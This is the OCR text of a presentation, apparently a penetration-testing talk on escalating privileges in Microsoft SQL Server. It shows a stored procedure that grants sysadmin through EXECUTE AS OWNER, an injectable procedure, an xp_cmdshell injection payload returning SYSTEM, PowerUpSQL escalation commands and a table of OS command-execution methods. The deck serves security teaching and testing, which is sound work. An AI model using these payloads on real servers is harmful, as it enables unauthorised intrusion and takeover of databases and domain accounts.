- Limit commands and queries
- Don’t have to grant IMPERSONATE

Cons

- No granular control over the database owner’s privileges
- DB_OWNER role can EXECUTE AS OWNER of the DB, which is often a sysadmin
- Requires database to be configured as trustworthy for OS command execution
- Impersonation can be done via SQL injection under specific conditions
- Impersonation can be done via command injection under specific conditions

Escalating Privileges: Impersonation

Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER can be used to execute a stored procedure as another login
- **DB_OWNER role can impersonate the actual database owner**

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser','sysadmin'
GO
```

Escalating Privileges: Impersonation

Stored Procedure and Trigger Creation / Injection Issues

- EXECUTE AS OWNER can be used to execute a stored procedure as another login
- **DB_OWNER role can impersonate the actual database owner**

```
USE MyAppDb
GO
CREATE PROCEDURE sp_escalate_me
WITH EXECUTE AS OWNER
AS
EXEC sp_addsrvrolemember
'MyAppUser','sysadmin'
GO
```

SYSADMIN is often the OWNER

Escalating Privileges: Impersonation

Stored Procedure and Trigger Creation / Injection Issues

- Use signed Procedures
    - Create stored procedure
    - Create a database master key
    - Create a certificate
    - Create a login from the certificate
    - Configure login privileges
    - Sign stored procedure with certifiate
    - GRANT EXECUTE to User

Pros

- Can execute queries/commands in another user context
- Limit commands and queries
- Don’t have to grant IMPERSONATE
- Granular control over permissions
- Database does NOT have to be configured as trustworthy for OS command execution

Cons

- Impersonation can be done via SQL injection under specific conditions
- Impersonation can be done via command injection under specific conditions

Escalating Privileges: Impersonation

SQL Injection Example

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = ‘
SELECT name FROM master..sysdatabases
WHERE name like ''%'+ @DbName+'%'' OR
name=''tempdb''';
EXECUTE(@query)
END
GO
```

https://blog.netspi.com/hacking-sql-server-stored-procedures-part-3-sqli-and-user-impersonation/

Escalating Privileges: Impersonation

SQL Injection Example

```
CREATE PROCEDURE sp_sqli2
@DbName varchar(max)
AS
BEGIN
Declare @query as varchar(max)
SET @query = ‘
SELECT name FROM master..sysdatabases
WHERE name like ''%''+ @DbName+''%'' OR
name=''tempdb''';
EXECUTE(@query)
END
GO
```

PURE EVIL

https://blog.netspi.com/hacking-sql-server-stored-procedures-part-3-sqli-and-user-impersonation/

Escalating Privileges: Impersonation

SQL Injection Example

```
EXEC MASTER.dbo.sp_sqli2
'master';EXEC master..xp_cmdshell ''whoami''--';
```

https://blog.netspi.com/hacking-sql-server-stored-procedures-part-3-sqli-and-user-impersonation/

Escalating Privileges: Impersonation

SQL Injection Example

SQLQuery5.sql - 172.16.54.229\standard.master (myuser (52))* - Microsoft SQL Server Management Studio

File Edit View SQL Enlight Query Project Debug Tools Window Help

New Query | master | Execute | Debug | Add-ins

Object Explorer

Connect

172.16.54.229\standard (SQL Server 11.0.3153 - myus

- Databases
- Security
- Server Objects
- Replication
- AlwaysOn High Availability
- Management
- Integration Services Catalogs

SQLQuery5.sql - 172...aster (myuser (52))*

```
-- Attempt to execute xp_cmdshell inside the sp_sqli2
EXEC MASTER.dbo.sp_sqli2  'master'';EXEC master..xp_cmdshell ''whoami''--'
```

100 %

Results | Messages

	name
1	master

	output
1	nt authority\system
2	NULL

Query executed successf... | 172.16.54.229\standard (11.... | myuser (52) | master | 00:00:00 | 3 rows

Ready Ln 3 Col 1 Ch 1 INS

Escalating Privileges: Impersonation

Automatic Execution of Stored Procedure

- Stored procedures ca be configured to execute when the SQL Server service restarts

Pros


- Marking a stored procedure to run when the SQL Server service restarts has many use cases
- Only stored procedures in the master database can be marked for auto execution

Cons

- No granular control over what context the startup command is executed in
- All stored procedures marked for auto execution are executed as ‘sa’, even if ‘sa’ is disabled
- Any non sysadmin access to stored procedures can lead to execution as ‘sa’


Escalating Privileges: DEMO

Invoke-SQLAudit


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
PS C:\Users\myuser>
PowerUpSQL.ps1
#requires -Modules Microsoft.P
#requires -version 2
<#
File: PowerUpSQL.ps1
Author: Scott Sutherla
Contributors: Antti Ra
Version: 1.0.0.34
Description: PowerUpSC
License: BSD 3-Clause
Required Dependencies:
Optional Dependencies:
#>
#region CORE FUNCTION
Get-SQLConnectionObject
Author: Scott Sutherland
Reference: https://msdn.micr
Function Get-SQLConnectionObj
{
<#
.SYNOPSIS
Creates a object f
.PARAMETER Usernam
SQL Server or doma
Activate Windows
Completed
Ln 5 Col 5
130%
12:47 PM

Escalating Privileges: DEMO

Invoke-SQLEscalatePriv


192.168.252.129
File Edit View Tools Debug Add-ons Help
PS C:\PowerUpSQL-master>
Untitled1.ps1
demo2.ps1*
Import the module
Import-Module C:\PowerUpSQL-master\PowerUpSQL.psd1
Storing target to variable
$Targets = Get-SQLInstanceDomain -Verbose |
Get-SQLConnectionTestThreaded -Verbose -Threads 10 |
Where-Object {$_.Status -like "Accessible"}
Using targets
$Targets
$Targets | Get-SQLServerInfo -Verbose
$Targets | Get-SQLDatabase
Checking privileges
$Targets |
Get-SQLServerInfo -Verbose |
Select-Object Instance,IsSysadmin -Unique
Escalate privileges
Invoke-SQLEscalatePriv -Verbose -Instance MSSQLSRV04\SQLSERVER2014
Checking privileges - validate
$Targets |
Get-SQLServerInfo -Verbose |
Select-Object Instance,IsSysadmin -Unique
Get Accessible Domain SQL Servers

Escalating Privileges

SysAdmin to Windows Service Account

Escalating Privileges: SysAdmin to Win Account

OS Command Execution Through SQL Server

=

Windows Service Account Impersonation

Escalating Privileges: SysAdmin to Win Account


You don’t need to know the password, crack a hash, or PTH.

Escalating Privileges: SysAdmin to Win Account

There are a lot of options for executing OS commands.

Technique	Configuration Change	Requires Sysadmin	Requires Disk Read/Write	Notes
xp_cmdshell	Yes	Yes	No	sp_configure 'xp_cmdshell', 1; RECONFIGURE; Can be configured with proxy account. (sp_xp_cmdshell_proxy_account)
Custom Extended Stored Procedure	No	Yes	Yes	sp_addextendedproc
CLR Assembly	Yes	No	No	sp_configure 'clr enabled', 1; RECONFIGURE; sp_configure 'clr strict security', 1; RECONFIGURE; -- 2017 Requires: Database has 'Is_Trustworthy' flag set. Requires: CREATE ASSEMBLY permission or sysadmin
Agent Job: • **CmdExec** • **PowerShell** • **SSIS** • **ActiveX: Jscript** • **ActiveX: VBScript**	No	No	No	Can be configured with proxy account. Requires one of the roles below: SQLAgentUserRole SQLAgentReaderRole SQLAgentOperatorRole
Python Execution	Yes	Yes	No	sp_configure 'external scripts enabled', 1; RECONFIGURE;
Write to file autorun	Yes	Yes	Yes	sp_addlinkedserver Openrowset Opendataset
Write to registry autorun	Yes	Yes	Yes	xp_regwrite

Escalating Privileges: SysAdmin to Win Account



Escalating Privileges: SysAdmin to Win Account

SQL Server can be configured with different account types.

Escalating Privileges: SysAdmin to Win Account

Service Account Types

- Local User
- Local System
- Network Service
- Local managed service account
- Domain managed service account
- **Domain User**
- **Domain Admin**

Escalating Privileges: Invoke-SQLOSCmd

Invoke-SQLOSCMD can be used for basic command execution via xp_cmdshell.

PS C:\>$Accessible | Invoke-SQLOSCmd –Command “whoami”

ComputerName	Instance	CommandResults
SQLServer1	SQLServer1\SQLEXPRESS	nt service\mssql$sqlexpress
SQLServer1	SQLServer1\STANDARDDEV2014	nt authority\system
SQLServer1	**SQLServer1**	**Domain\SQLSvc**

Escalating Privileges

Shared Service Accounts


Escalating Privileges: Shared Svc Accounts

Why should I care about shared service accounts?


1. SysAdmins can execute OS commands
2. OS commands run as the SQL Server service account
3. **Service accounts have sysadmin privileges by default**
4. Companies often use a **single domain account** to run **hundreds of SQL Servers**
5. So if you get sysadmin on one server you have it on all of them!

One account to rule them all!

